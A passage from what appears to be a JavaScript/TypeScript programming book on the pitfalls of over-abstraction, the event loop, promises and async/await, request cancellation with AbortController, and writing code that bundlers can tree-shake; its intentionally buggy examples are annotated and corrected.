This flexibility is one of the language's great strengths. It's also a trap.

One paradigm isn't better than another. But developers sometimes pick a paradigm for its own sake, because they find it elegant or they've been told it's "more correct," not necessarily because it fits the problem.

Functional Programming and Async Code

I once reviewed code from a team that had built their API layer as a functional programming exercise. It had composable pipeline stages that snapped together like building blocks, like peek functions for debugging, validators for response checking, and parsers for data extraction. The intention was to have functions that were reusable, composable, and elegant. It didn't work.

The team spent days debugging what looked like race conditions. Data appeared and disappeared at random. API calls sometimes returned results and sometimes didn't. Intermittent failures were impossible to reproduce reliably.

Here's the code:

```
const createPeek = (
❶
  peekEffect = (v) =>
    console.log(`Status: ${JSON.stringify(v)}`)
) => async <T>(value): Promise<T> => {
  if (value instanceof Response) {
    const clonedValue = value.clone();
    peekEffect(clonedValue);
  } else {
    peekEffect(value);
  }
  return Promise.resolve(value);
❷
};

const peek = createPeek(
  (value) => console.log(`Peek: ${value}`)
);
const peekBody = createPeek(
❸
  (response) => console.log(`Peek: ${response.text()}`)
);

const createResponseValidator = (isValidReponse) =>
❹
  async (response: Response) => {
    if (isValidResponse(response)) {
❺
      return Promise.resolve(response);
    } else {
      return Promise.reject(response);
    }
  };

const isValidResponse = createResponseValidator(
  (response: Response): boolean =>
❻
    response.status === 200
```

```
        ? Promise.resolve(response)
        : Promise.reject(response)
);

const parseJson = async (response: Response) =>
  response.json();

const handleError = (e) => {
  console.error(e);
  Promise.reject(e);
❼
};

export default async function () {
  const projects = await fetch(
      "https://api.internal.example.com/v1/projects", {
      headers: { "content-type": "application/json" },
    })
    .then(isValidResponse)
    .then(parseJson)
    .then(peek)
    .catch(handleError);
  return projects;
}
```

Here's what's wrong with this code:

❶ This is a higher-order function that returns a higher-order function. It's 40 lines of indirection to wrap `console.log`.

❷ `Promise.resolve(value)` inside an `async` function is redundant. The `async` functions already wrap their return value in a promise. This adds an extra microtick for nothing.

❸ The `response.text()` code returns a `Promise`. This logs `Peek: [object Promise]`, not the response body. The developer tried to be careful: `createPeek` clones the Response before passing it to the effect function, but they forgot that reading the body is itself asynchronous. The pipeline also never uses `peekBody` anywhere. This is dead code with a hidden bug.

❹ The parameter is named `isValidReponse`. Note the missing *s* in `Response`.

❺ But the function body references `isValidResponse`, the outer constant defined later on, not the misspelled parameter. When

`isValidResponse` is called, it enters this function, which calls `isValidResponse` again, which enters this function again. This causes infinite recursion, producing a stack overflow on every request.

❻ The type annotation declares `:boolean`. The actual return values are `Promise.resolve(response)` and `Promise.reject(response)`. The types are lying. It doesn't matter, though, because this function is never reached, thanks to bug ❺.

❼ `Promise.reject(e)` is called but not returned. The function returns `undefined`. The `.catch(handleError)` catches the error and logs it to the console, and the promise chain quietly resolves with `undefined`. The calling code receives `undefined` as the list of projects, silently, with no indication that anything went wrong.

Count the bugs. At least half a dozen in under 50 lines: infinite recursion from a typo, silent error swallowing from a missing `return`, a Promise logged as a string, type annotations that lie about their return values, dead code that was never cleaned up, and `async`/`await` mixed with `.then`/`.catch` chains for no discernible reason.

What were the "race conditions" the team had been chasing for days? It turned out they were not race conditions at all. Bug ❼ meant that every failing request silently returned `undefined`. Some API calls succeeded and returned data. Some failed and returned `undefined`. The failures were invisible. From the outside, data appeared and disappeared at random, just like in a timing problem. But it wasn't. It was a missing `return` statement.

Here's what replaced it:

```
export default async function () {
  const response = await fetch(
    "https://api.internal.example.com/v1/projects",
    { headers: { "content-type": "application/json" } }
  );
  if (!response.ok) throw new Error(`Request failed:
${response.status}`);
```

```
  return response.json();
}
```

Six lines. No factories. No higher-order functions. No pipeline abstractions. It fetches, checks, parses, or throws. Every failure is visible. There's nothing to debug because there's nowhere for bugs to hide.

The original code wasn't wrong *because* it used functional programming. Functional patterns are powerful when they earn their keep, as in composable middleware, data transformation pipelines, and declarative UI rendering. The problem was that the abstraction added complexity without reducing it anywhere else. Every factory function, every higher-order wrapper, and every "reusable" pipeline stage was used exactly once. The developer paid the full cost of abstraction without receiving any of the benefits.

Async code is where the tendency to over-abstract does the most damage, because the async primitives are already abstractions. Promises abstract over callback scheduling, and `async/await` abstracts over promise chains, and the event loop abstracts over concurrency. Layering more abstractions on top without solving a real problem multiplies the surface area for bugs without reducing complexity anywhere.

Object-Oriented Programming and the Kingdom of Nouns

The same trap exists on the object-oriented side.[1] Developers coming from Java or C# sometimes bring along an entire design pattern catalog and apply it to problems that don't need it.

A colleague once showed me a form validation system they'd built for a settings page. It had three fields: a display name, an email address, and a password. Here's what they wrote:

```
abstract class Validator {
❶
  protected errors: string[] = [];
```

```
  abstract validate(value: string): boolean;

  getErrors(): string[] {
    return this.errors;
  }

  reset(): void {
    this.errors = [];
  }
}

class StringValidator extends Validator {
❷
  constructor(
    private minLength: number,
    private maxLength: number
  ) {
    super();
  }

  validate(value: string): boolean {
    this.reset();
    if (value.length < this.minLength) {
      this.errors.push(`Must be at least ${this.minLength}
characters`);
    }
    if (value.length > this.maxLength) {
      this.errors.push(`Must be at most ${this.maxLength}
characters`);
    }
    return this.errors.length === 0;
  }
}

class EmailValidator extends Validator {
  validate(value: string): boolean {
❸
    if (!value.includes("@")) {
      this.errors.push("Must be a valid email address");
    }
    return this.errors.length === 0;
  }
}

class PasswordValidator extends StringValidator {
  constructor() {
    super(8, 64);
```

```
❹
  }

  validate(value: string): boolean {
    if (!/[A-Z]/.test(value)) {
❺
      this.errors.push("Must contain an uppercase letter");
    }
    if (!/[0-9]/.test(value)) {
      this.errors.push("Must contain a number");
    }
    return this.errors.length === 0;
  }
}

class ValidationResult {
❻
  constructor(
    public readonly field: string,
    public readonly valid: boolean,
    public readonly errors: string[]
  ) {}

  isValid(): boolean {
    return this.valid;
  }
}

class FormValidator {
  private validators = new Map<string, Validator>();

  register(field: string, validator: Validator): void {
    this.validators.set(field, validator);
  }

  validateAll(
    data: Record<string, string>
  ): ValidationResult[] {
    return Array.from(this.validators.entries()).map(
      ([field, validator]) => {
        const valid = validator.validate(data[field]);
        return new ValidationResult(
          field, valid, validator.getErrors()
        );
      }
    );
  }
```

```
}

// Usage
const form = new FormValidator();
form.register("name", new StringValidator(1, 50));
form.register("email", new EmailValidator());
form.register("password", new PasswordValidator());

const results = form.validateAll({
  name: "Stefan",
  email: "stefan@example.com",
  password: "hunter2",
});

const allValid = results.every((r) => r.isValid());
❼
```

And here are the bugs in the code:

❶ This is an abstract base class with mutable state. Every call to `validate` pushes to `this.errors`, which means instance reuse requires careful sequencing.

❷ There are three levels of inheritance for three form fields. `PasswordValidator` extends `StringValidator`, which extends `Validator`. Each class is used exactly once.

❸ `EmailValidator` never calls `this.reset()`. If you validate the same `EmailValidator` instance twice with bad input, you get the errors from both calls. The bug is invisible as long as you validate only once.

❹ The length constraints for passwords are hardcoded in the constructor call. The `StringValidator` base class accepts parameters, but the only subclass that uses it locks them to fixed values.

❺ `PasswordValidator` overrides `validate` but never calls `super.validate()`. The length check from `StringValidator` is silently skipped. A one-character password with an uppercase letter and a number passes validation. The whole point of subclassing `StringValidator` was to inherit the length check, and the subclass quietly throws it away.

❻ `ValidationResult` is a class with a constructor, a `valid` public property, and an `isValid()` method that returns it. The method adds

nothing. A plain object with a `valid` property would do the same.

7. If someone passes `validator.validate` as a callback, `this` loses its binding and the method throws. Unless arrow functions are used, `this` in JavaScript is determined by how a function is called, not where it's defined. Classes look like Java, but they aren't. In Java, a method reference carries its receiver. In JavaScript, it doesn't.

That was roughly 90 lines and 5 classes to validate 3 form fields. Here's what replaced it:

```
type Rule = (value: string) => string | null;

const minLength = (n: number): Rule =>
  (v) => v.length < n ? `Must be at least ${n} characters` :
null;

const maxLength = (n: number): Rule =>
  (v) => v.length > n ? `Must be at most ${n} characters` : null;

const pattern = (re: RegExp, msg: string): Rule =>
  (v) => re.test(v) ? null : msg;

const includes = (char: string, msg: string): Rule =>
  (v) => v.includes(char) ? null : msg;

const validate = (
  rules: Record<string, Rule[]>,
  data: Record<string, string>
) =>
  Object.fromEntries(
    Object.entries(rules).map(([field, fieldRules]) => [
      field,
      fieldRules.map((rule) =>
rule(data[field])).filter(Boolean),
    ])
  );

// Usage
const rules = {
  name: [minLength(1), maxLength(50)],
  email: [includes("@", "Must be a valid email address")],
  password: [
    minLength(8), maxLength(64),
```

```
    pattern(/[A-Z]/, "Must contain an uppercase letter"),
    pattern(/[0-9]/, "Must contain a number"),
  ],
};

const errors = validate(rules, {
  name: "Stefan",
  email: "stefan@example.com",
  password: "hunter2",
});

const allValid = Object.values(errors).every((e) => e.length ===
0);
```

Each rule is a pure function: string in, error message or `null` out. Rules compose by putting them in an array. Validation runs by mapping over the array. There's no `this` to lose, no `reset()` to forget, and no `super.validate()` to skip.

The class-based version wasn't wrong because it used classes. Classes are the right tools when you need identity, encapsulated mutable state, and polymorphic behavior. Classes earn their keep on problems such as a database connection pool, a WebSocket manager, or a DOM component with lifecycle hooks. But a validation rule has no identity. It doesn't need mutable state. A function that takes a string and returns an error is a complete description of the problem. Wrapping it in a class hierarchy adds ceremony without adding capability.

This is the *multiparadigm trap*. JavaScript lets you write in any style, and that freedom becomes a liability when the style choice is driven by preference rather than the problem. Object-oriented patterns work beautifully for modeling entities with identity and behavior. Functional patterns excel at data transformation and composition. Imperative code is often the clearest way to express a step-by-step procedure. The discipline you must follow isn't picking one paradigm and sticking to it. It's recognizing which paradigm fits the specific problem in front of you. You must be willing to write boring, obvious code when boring and obvious is what the situation calls for.

Asynchronous JavaScript

Asynchronous code is where JavaScript gets its reputation for being "weird." Not because the concepts are inherently strange, but because the language gives you multiple ways to express the same thing, such as callbacks, promises, `async`/`await`, and event listeners. Making the wrong choice for the situation turns straightforward logic into a debugging nightmare. Every network call your application makes, every timer it sets, and every user event it handles passes through the async machinery. When you understand how that machinery works, async bugs become predictable. When you don't, you chase timing ghosts.

In Chapter 4, we saw how HTTP shapes client/server communication and how every `fetch` call is an asynchronous operation that might fail. This section goes deeper, into the runtime that schedules those promises, the primitives that coordinate them, and the patterns that keep async code from becoming a source of silent, invisible failures.

The Event Loop

Most developers have a hand-wavy understanding of the event loop: "It's the thing that makes async work." That's like saying the engine is "the thing that makes the car go." It's technically true but practically useless when something breaks.

JavaScript is single threaded: one call stack, one thread of execution. When your function runs, nothing else does. The event loop is the mechanism that decides *what runs next*, and understanding its scheduling rules is the difference between code that works predictably and code that works by coincidence.

Three data structures matter, along with one piece of syntax that leans on them:

Call stack

> This is where your synchronous code executes. Functions go on, functions come off. When the stack is empty, the event loop checks for

pending work.

Microtask queue

This is where promise callbacks go: `.then`, `.catch`, `.finally`, `queueMicrotask` calls, and `MutationObserver` callbacks. After each task completes and the call stack empties, the event loop drains the *entire* microtask queue before doing anything else. All of it. If microtasks enqueue more microtasks, those run too, before the next task gets a turn.

Task queue (macrotasks)

This holds `setTimeout`, `setInterval`, I/O callbacks, and UI event handlers. The event loop picks one task, runs it, drains microtasks, optionally renders, and then picks the next task.[2]

Async/await

This is syntactic sugar over promises. An `await` pauses the function and resumes it as a microtask when the promise settles, with the same priority as `.then`.

The critical fact to remember about the event loop is that microtasks have priority. They always run before the next macrotask, and they always drain completely. This is what makes promise chains feel “immediate” compared to `setTimeout`. They literally are immediate, in terms of scheduling priority:

```
console.log("start");

setTimeout(() => console.log("timeout"), 0);

Promise.resolve()
  .then(() => console.log("microtask 1"))
  .then(() => console.log("microtask 2"));

console.log("end");
```

```
// Output: start, end, microtask 1, microtask 2, timeout
```

The synchronous code runs first (`start`, `end`). The microtask queue drains (`microtask 1`, `microtask 2`). Only then does the macrotask run (`timeout`). Also, `setTimeout(fn, 0)` doesn't mean "run immediately." It means "run at the next macrotask opportunity, after all currently queued microtasks have drained." In practice, that's at least 4 ms in browsers, due to the spec-mandated minimum delay.

In production, this matters for the browser's rendering pipeline. The browser can update the screen *between* macrotasks. After microtasks drain, it runs `requestAnimationFrame` callbacks, calculates styles, performs layout, and paints. The `requestAnimationFrame` callbacks aren't part of either queue you just saw; they run in their own step, right before the browser paints, whenever the next repaint is scheduled. But it can't do any of that during microtask processing. A tight loop of microtasks starves the renderer just as effectively as synchronous blocking:

```
// This freezes the UI -- microtasks never yield to rendering
async function blockingLoop() {
  for (let i = 0; i < 1_000_000; i++) {
    await Promise.resolve();
  }
}
```

Each `await Promise.resolve()` enqueues a microtask. The loop monopolizes the microtask queue. The browser never gets a chance to paint. If you need to yield to the renderer during a long-running async operation, you need a macrotask boundary:

```
function yieldToRenderer() {
  return new Promise(resolve => setTimeout(resolve, 0));
}

async function friendlyLoop() {
  for (let i = 0; i < 1_000_000; i++) {
    // ... do work ...
    if (i % 1000 === 0) await yieldToRenderer();
```

```
    }
  }
```

This pushes the continuation to the macrotask queue, giving the browser a window to render between batches. The newer `scheduler.yield()` API does the same thing without the 4 ms minimum delay of `setTimeout`, though browser support is still limited.

Understanding when your code runs relative to other work, including the browser's own rendering, makes the difference between "it works on my machine" and "it works."

Promises: The Coordination Primitive

Promises decouple *registration* from *timing*. A `.then` callback that is attached after the promise has already settled will still fire:

```
const promise = Promise.resolve("done");

// Attach handler after settlement, still works
setTimeout(() => {
  promise.then(value => console.log(value)); // "done"
}, 1000);
```

Callbacks couldn't give you this guarantee. If the event had already fired before you registered your handler, you missed it. This is why converting callback APIs to promises is almost always an improvement in reliability, not just readability.

This decoupling enables a useful pattern: kick off a fetch at module load time, then `await` the result when you actually need it:

```
// config.js
const configPromise = fetch("/api/config").then(r => r.json());

export async function getConfig() {
  return configPromise;
}
// app.js
import { getConfig } from "./config.js";
```

```
button.addEventListener("click", async () => {
  const config = await getConfig();                ❶
  applySettings(config);
});
```

❶ If the fetch finished before the click, this resolves instantly. If it's still in flight, it waits. Either way, same code.

The request starts the moment the module loads, not when the user clicks. By the time the user interacts, the data is likely already there, so there's no loading spinner and no perceived latency. And because the promise is stored in a module-scoped variable, every caller shares the same request. No duplicate fetches, no coordination logic.

This pattern works because a promise is a value you can pass around, store, and attach handlers to at any point. But that flexibility comes with a subtle trap: every `.then` returns a *new* promise, and what that promise resolves to depends on what the callback returns. This is the same class of bug from the earlier multi-paradigm example: a missing `return` inside a `.then` callback silently resolves the chain with `undefined`. If you're still writing `.then` chains (and sometimes, you should), reflexively ask yourself, what am I returning, and what promise does that create?

Each promise combinator encodes a specific decision about how your code should handle partial failure:

`Promise.all`

> If one promise rejects, the entire `Promise.all` rejects immediately. Use this when every result is required and one failure makes the others useless. Loading a page that needs user data, permissions, and feature flags is a good example: if any of those fail, you can't render meaningfully.

`Promise.allSettled`

> This waits for every promise to settle and then gives you the outcome of each (fulfilled or rejected) in a uniform shape. Use this when partial

data is acceptable, such as when a search page is querying multiple backends: show what you got and indicate what failed.

`Promise.race`

The winner is the first promise to settle. The common use case is timeouts:

```
const result = await Promise.race([
  fetchData(id),
  rejectAfter(5000, "Request timed out"),
]);
```

Note that the losing promise keeps running in the background. `Promise.race` doesn't cancel anything. It just stops waiting. If you need actual cancellation, you need `AbortController` (more on that shortly).

`Promise.any`

The winner is the first promise to *fulfill*; rejections are ignored unless every promise rejects. Use this for fallback strategies: try the primary API, the cache, and the CDN simultaneously; take whichever responds successfully first.

Choosing between `Promise.all` and `Promise.allSettled` is a design decision about failure tolerance. Choosing `Promise.race` for timeouts instead of `AbortController` is a decision about resource management. These are architectural choices that belong in design discussions and code reviews, not in linting rules.

WHEN NEW PROMISE IS STILL THE RIGHT CALL

The `new Promise` constructor has a bad reputation, but it's the right tool whenever you're bridging from event-based or callback-based APIs to the promise world. Wrapping `addEventListener` with `{ once: true }`, converting Node-style `(err, data)` callbacks, and integrating with streams are all good examples. You can't use `async/await` in these cases because there's no existing promise to `await`. You're creating the first promise in the chain.

async/await: Sharp Edges

It's important to know that `async/await` is syntactic sugar over promises. That's both its strength and its trap. It makes async code *look* synchronous, which makes it easy to write but also easy to write incorrectly. The visual similarity to synchronous code hides the scheduling mechanics underneath, and bugs emerge when the reality diverges from the appearance. Bob Nystrom's "What Color is Your Function?" remains one of the sharpest explanations of why `async` functions infect everything they touch: once one function is `async`, every caller must be too, and that splits your codebase into two incompatible worlds.

One of the most common mistakes when using `async/await` is to write sequential `await` when the operations are actually independent:

```
async function loadDashboard(userId) {
  const user = await fetchUser(userId);          // 200 ms
  const posts = await fetchPosts(userId);        // 150 ms
  const comments = await fetchComments(userId);  // 100 ms
  return { user, posts, comments };              // total: 450
ms
}
```

Each `await` pauses execution until the previous one completes. The three requests are independent (they don't need each other's results), but they run sequentially because the code says, "Wait, then wait, then wait." Here is the fix:

```
async function loadDashboard(userId) {
  const [user, posts, comments] = await Promise.all([
    fetchUser(userId),
    fetchPosts(userId),
    fetchComments(userId),
  ]);
  return { user, posts, comments };                // total: ~200
ms
}
```

Three independent requests execute in parallel. The total time drops to the duration of the slowest one. Sequential `await` is the right default when operations depend on each other, such as when you need the user object to know which posts to fetch. But when operations are independent, parallel execution isn't an optimization. It's the correct behavior.

Calling an `async` function without `await` lets the promise float away unobserved. The asymmetry between environments is worth remembering. In browsers, an unhandled rejection fires the `unhandledrejection` event (which is easy to miss). In Node.js (since version 15), it terminates the process. The fix depends on intent: `await` it if you need the result or `.catch()` it if you don't but still want errors to surface. The `no-floating-promises` ESLint rule (via `typescript-eslint`) catches this mechanically.

Even when you do `await` properly, *where* you catch errors matters. Wrapping multiple `await` calls in a single `try/catch` is the default pattern, and it's often wrong:

```
async function processOrder(orderId) {
  try {
    const order = await fetchOrder(orderId);
    const payment = await chargePayment(order);
    await sendConfirmation(order, payment);
  } catch (error) {
    showError("Something went wrong");                    ❶
  }
}
```

❶

Which operation failed? A network error fetching the order is very different from a payment decline, which is different again from a confirmation email failure. This `catch` block can't distinguish between them.

If the failure modes need different responses (and they usually do), scope your error handling to match:

```
async function processOrder(orderId) {
  const order = await fetchOrder(orderId);

  let payment;
  try {
    payment = await chargePayment(order);
  } catch (error) {
    return showPaymentError(error);
  }

  await sendConfirmation(order, payment)
    .catch(e => logError(e));                    ❶
}
```

❶ Confirmation failure is noncritical. Log it and move on.

Different failures, different responses. The `fetchOrder` call lets its error propagate to the caller because a network failure at that stage means there's nothing useful to do locally. The payment step handles its own failure specifically. The confirmation step is best-effort. For a deeper treatment of expected versus exceptional failures and the structural patterns around them, see "Error-Handling Patterns".

Not every `async` operation benefits from `async`/`await` in the first place. It isn't always the most readable option. For mapping collections or dynamic parallelism, promise chains can be more direct:

```
// Promise chain: parallel transform with .map
function fetchAll(urls) {
  return Promise.all(
    urls.map(url => fetch(url).then(r => r.json()))
```

```
  );
}
```

The `.map` + `.then` pattern for parallel operations over a collection is often cleaner than the equivalent `async`/`await` with a loop and accumulator. Use whatever makes the control flow most visible; avoid picking a paradigm as a rule and then fighting it where it doesn't fit.

Concurrency Patterns

JavaScript is single threaded, but it's not single tasked. Multiple `async` operations run concurrently: their I/O overlaps even though their callbacks execute one at a time on the main thread. The concurrency bugs that matter in web development aren't about threads or memory corruption. They're about coordination: ensuring that the right response ends up in the right place and that cancelled work actually stops.

If your application makes a network request in response to user input, you probably have this bug:

```
searchInput.addEventListener("input", async (e) => {
  const query = e.target.value;
  const results = await fetch(
    `/api/search?q=${encodeURIComponent(query)}`
  ).then(r => r.json());
  renderResults(results);
});
```

The user types "cat," pauses, then types "car." Each keystroke fires a request. By the time the user finishes typing "car," six requests are in flight, and any of them can resolve out of order. If a "cat" response arrives after the "car" response, the user sees "cat" results even though they searched for "car." The slowest relevant response wins, and the UI shows stale data.

This is the most common concurrency bug in web applications, and the fix is `AbortController`:

```
let controller;
```

```
searchInput.addEventListener("input", async (e) => {
  controller?.abort();
  controller = new AbortController();

  const query = e.target.value;
  try {
    const results = await fetch(
      `/api/search?q=${encodeURIComponent(query)}`,
      { signal: controller.signal }
    ).then(r => r.json());
    renderResults(results);
  } catch (e) {
    if (e.name !== "AbortError") throw e;
  }
});
```

Each new keystroke cancels the previous in-flight request. The `AbortController` signals `fetch` to abandon the request, and the promise rejects with an `AbortError` that we explicitly ignore. Only the most recent request survives, eliminating both stale data and the race condition.

`AbortController` is the only general-purpose cancellation mechanism JavaScript provides. Promises themselves are not cancellable. Once created, a promise will settle regardless of whether anyone still cares about the result. `AbortController` works by signaling the *operation behind* the promise (the fetch, stream reader, or whatever listens on the signal) to stop, which then causes the promise to reject. Thread it through your own `async` functions when cancellation matters. See Chapter 4 for how it integrates with `fetch` and streams in more detail.

Sometimes, you need to process many `async` operations but can't fire them all at once. There are real reasons to cap concurrency, such as rate limits, connection pool exhaustion, and memory pressure. The pattern is straightforward: spin up a fixed number of workers that pull from a shared queue:

```
async function mapConcurrent(items, fn, concurrency = 5) {
  const results = [];
  let index = 0;
```

```
  async function worker() {
    while (index < items.length) {
      const i = index++;
      results[i] = await fn(items[i]);
    }
  }

  await Promise.all(
    Array.from({ length: concurrency }, worker)
  );
  return results;
}

// Process 100 uploads, at most 5 in parallel
const uploaded = await mapConcurrent(files, uploadFile, 5);
```

Each worker grabs the next available item and processes it. When one finishes, it immediately starts the next. The shared `index` variable is safe to access this way because JavaScript is single threaded. The `index++` is never interrupted between read and write. The number of operations in flight at any time is limited by `concurrency`.

This is a surprisingly useful primitive for rate-limited API calls, parallel file uploads, and batch database operations—anywhere you'd reach for a semaphore in other languages, this pattern works in JavaScript without any of the locking complexity.

Writing Bundler-Friendly Code

Your bundles are bloated. Maybe not catastrophically, maybe not in a way that's visible on every page load, but there's dead weight in there, and it's your code that put it there. Bundlers are remarkably good at what they do, but they have a fundamental limitation: they work with static analysis. They analyze what your code *says*, not what it *does* at runtime. They can follow your import graph and trace which exports are referenced, but they can't reason about runtime behavior. If your code structurally prevents the bundler from proving something is unused, it stays in the bundle.

This matters more than most developers think. Every kilobyte you ship is a kilobyte your users download, parse, and execute. On mobile networks, that's real latency. In serverless environments, where your function spins up fresh with every invocation, it's execution cost you pay every single time. Even in traditional browser apps, unnecessary code means longer startup times, more memory pressure, and slower interactions.

The good news is that the patterns that create bloated bundles are predictable, and so are the fixes. This section isn't about bundler configuration. It's about the coding patterns that determine whether your bundler can do its job.

The Code You Write Is the Code You Ship

Getting from your source files to a shippable JavaScript application involves two steps: transpilation transforms TypeScript (or JSX, or whatever you write) into executable JavaScript, and bundling combines all relevant code into deliverable chunks. Along the way, the bundler applies tree shaking to remove what's unused.

But remember that tree shaking is static code analysis. The bundler reads your import and export statements, builds a dependency graph, marks which exports are actually referenced, and discards the rest. It does this at build time, before any code runs. It can't evaluate conditionals, it can't trace dynamic property access, and it can't determine whether a function call has side effects without running it.

This creates three undisputable facts about your bundles:

- At the end of the day, it's still JavaScript. The code you write is the code you ship is the code your users execute.
- There is no dead code elimination beyond what the bundler can statically prove. If the bundler can't prove something is unused, it stays.
- Every optimization the bundler performs depends on your code being structured in a way the static analysis can follow. Write code

the bundler can't reason about, and you've opted out of optimization.

Every pattern in this section comes back to this: make it easy for the bundler to see what's dead.

Tree Shaking and What Breaks It

Tree shaking works by marking used exports and discarding the rest. The bundler starts at your entry point, follows every `import` statement, records which exported bindings are actually referenced, and drops everything else. The practical test is simple: export two functions from a module, import only one, and inspect the bundle. The unused function shouldn't be there.

But tree shaking has a hard requirement: ES modules. The static `import`/`export` syntax gives the bundler everything it needs at parse time—which modules depend on each other and which specific bindings are used. The `require()` syntax is a function call. It can appear inside conditionals, it can take computed strings, and its return value can be destructured dynamically. The bundler can't know what it returns without running the code, so it includes everything. This is the practical reason the module system choice matters.

Here's what breaks tree shaking even with ES modules:

Dynamic property access

If you write `lib[methodName]()`, the bundler can't resolve which export you mean. It has to include all of them.

Namespace imports with dynamic access

If you write `import * as lib from "utils"` followed by `lib[someVariable]`, you have the same problem. The bundler sees you accessing *something* on the namespace, but can't determine *what*.

CommonJS dependencies

> If a dependency ships CommonJS (plain `require`/`module.exports`), the bundler typically treats the entire module as a single opaque block. You import one function, you get them all.

That last point is more common than you'd think. Take `lodash`, one of the most popular packages on npm. The main `lodash` package is CommonJS. It's not tree shakeable. The ES module alternative, `lodash-es`, is. Tools like Bundlephobia surface this distinction before you install. For `lodash`, Bundlephobia shows the download size but crucially doesn't show tree-shaking information. Check out `lodash-es`, and the picture changes: it's marked as tree shakeable and side-effect-free. We'll discuss side effects more in a moment.

Side Effects: The Silent Bundle Killers

This is the most misunderstood concept in bundler optimization, and it's also the source of real production horror stories.

A *side effect*, in the context of modules, is code that executes when a module is *imported*, regardless of what you actually use from it. Not when you call a function. Not when you access an export. When the module is imported. Consider this dependency:

```
import z from "zod";                                          ❶

export const identifier = "yolo";                             ❷

const metricSchema = z.object({                               ❸
  name: z.string(),
  values: z.number().array(),
});

type MetricRecord = z.infer<typeof metricSchema>;

export const isMetricRecord =
  (record: unknown): record is MetricRecord =>
    metricSchema.safeParse(record).success;
```

Here's what's happening in this code:

1. Zod is imported at the module level.
2. This is a simple string constant, the only thing we actually need from this file.
3. This schema creation runs at module scope—it's a side effect.

Now, imagine a consumer that needs only the string:

```
import { identifier } from "./dependency.ts";

export default function main() {
  return identifier;
}
```

Tree shaking should be able to include just the `identifier` string and drop everything else. But the module also creates `metricSchema` at module scope. This is a function call (`z.object(...)`) that executes when the module is imported. The bundler can't prove that this call has no observable effects. Maybe it registers something globally, or maybe it modifies state on the `z` object. Static analysis can't tell. So the bundler includes the schema creation, which means it includes Zod, which means one string import pulls in an entire validation library.

This isn't a contrived example. I've debugged real production files where this exact pattern ballooned the bundle. Importing a single string from a module that happened to set up a Zod schema at module scope inflated the function from 40 KB to 300 KB. That's 260 KB of dead weight, shipped, parsed, and executed in serverless environments, with every single invocation.

The fix is structural. Split your modules so that importing one concern doesn't drag in another:

```
// identifier.ts
export const identifier = "yolo";

// validation.ts
import z from "zod";
```

```ts
const metricSchema = z.object({
  name: z.string(),
  values: z.number().array(),
});

type MetricRecord = z.infer<typeof metricSchema>;

export const isMetricRecord =
  (record: unknown): record is MetricRecord =>
    metricSchema.safeParse(record).success;
```

Make your modules count. Include one concern per file. Keep side effects isolated. If a module needs to do work at load time—set up a schema, register a polyfill, or initialize a global—that's fine, but that module should contain *only* that work, not double as an export barrel for unrelated constants.

The `sideEffects` field in `package.json` tells the bundler which files are safe to drop entirely if none of their exports are used. While originally introduced by Webpack, it has become a de facto standard recognized by all major bundlers, including Rollup, Vite, esbuild, and Parcel:

```json
{
  "sideEffects": false
}
```

Setting this to `false` means "no file in this package has module-level side effects." The bundler trusts you and aggressively drops unused files. This is powerful but dangerous. Set it to `false` for a package that *does* have side effects—say, a CSS file that's imported for its global styles or a polyfill that patches a built-in—and the bundler silently drops code your application depends on. The bugs that follow are some of the hardest to diagnose because the code was there in development (where tree shaking is often disabled) and vanished in production.

You can be more precise by declaring which files have side effects:

```json
{
  "sideEffects": ["*.css", "./src/polyfills.ts"]
}
```

This tells the bundler, “These specific files do important things at import time; everything else is safe to shake.”

For individual function calls, the `/*#PURE*/` annotation serves a similar purpose. Originating in the Terser minifier ecosystem and now supported across all major bundlers, it tells the bundler, “This call has no side effects, so if the result is unused, drop it”:

```
const result = /*#__PURE__*/ createExpensiveThing();
```

If `result` is never referenced, the bundler can remove the call entirely. Without the annotation, it has to assume `createExpensiveThing()` might do something important and keep it.

Classes, Enums, and the Code TypeScript Generates

Not all code you write is the code you think you’re writing. TypeScript is supposed to be “just JavaScript with types,” and for the most part, it is. But some TypeScript features generate runtime code that looks nothing like what you authored, and that generated code can defeat tree shaking in ways you’d never expect.

Take enums:

```
enum Result {
  Ok = "Ok",
  Error = "Error",
}
```

This is innocent enough: two values, a common pattern for representing state. Here’s what TypeScript compiles it to:

```
var Result;
(function (Result) {
  Result["Ok"] = "Ok";
  Result["Error"] = "Error";
})(Result || (Result = {}));
```

That's an *immediately invoked function expression* (IIFE). The bundler sees a function that's called immediately with a side effect (it mutates `Result`), and it can't tree-shake any of it. If you use one variant, you ship the whole enum. For the preceding two-value enum, that's a minor annoyance. But enums in real codebases can span hundreds of lines, and when they do, that's pure dead weight.

The fix is straightforward: use string union types instead:

```
type Result = "Ok" | "Error";
```

Same type safety, zero runtime cost. The type is erased entirely during compilation, leaving nothing for the bundler to worry about.

Enums aren't the only TypeScript feature that generates surprising code. Parameter properties, `namespace` declarations, and legacy decorator syntax all emit JavaScript that doesn't match the source. From TypeScript 5.8 onward, the `erasableSyntaxOnly` compiler flag enforces that every TypeScript feature you use can be erased to plain JavaScript without generating any additional code.[3] If you're starting a new project, turn it on.

Classes are atomic units

Classes have a different problem. They work fine with ES modules, and the bundler can tree-shake an entire class if it's unused. But it can't tree-shake *within* a class. Import a class for one method, and you ship every method, every property, and every static member. Classes are atomic to the bundler.

Consider a utility class like this, inspired by real shared modules in production codebases:

```
export default class Environment {
  private static variableList: string[] = [];

  static variables(): string[] {
    /* ... */
  }

  static setVariable(key: string, value: any): void {
```

```
    /* ... */
  }

  static getValue(key: string): unknown {
    /* ... */
  }
}
```

If you call only `Environment.variables()`, you still ship `setVariable` and `getValue`. Here is the same module expressed as functions, which is tree-shakeable:

```
const variableList: string[] = [];

export function variables(): string[] {
  /* ... */
}

export function setVariable(key: string, value: any): void {
  /* ... */
}

export function getValue(key: string): unknown {
  /* ... */
}
```

Now, the bundler can drop `setVariable` and `getValue` if they're not imported anywhere. This isn't a rule against classes—classes are the right tool for modeling objects with identity and behavior. But for bags of utility functions, exported standalone functions are almost always the better structure. The difference can be significant. We've seen cases where replacing a builder class with a parameterized template literally eliminated 12 to 15 KB from a function—about 10% of the total size.

The import type syntax

TypeScript works with two namespaces: the type namespace (types and interfaces) and the value namespace (constants, functions, and classes). They're distinct—you can use the same name in both without clashing.

Everything in the type namespace is erasable. It vanishes during compilation. Code in the value namespace is emitted as JavaScript.

A few constructs contribute to *both* namespaces: classes, enums, and namespaces. This is where things get treacherous. If you import a class because you need its type for a function signature, the bundler doesn't know you want only the type. It pulls in the runtime code:

```
import { MyClass } from "./my-class"; ❶

function process(input: MyClass): void {
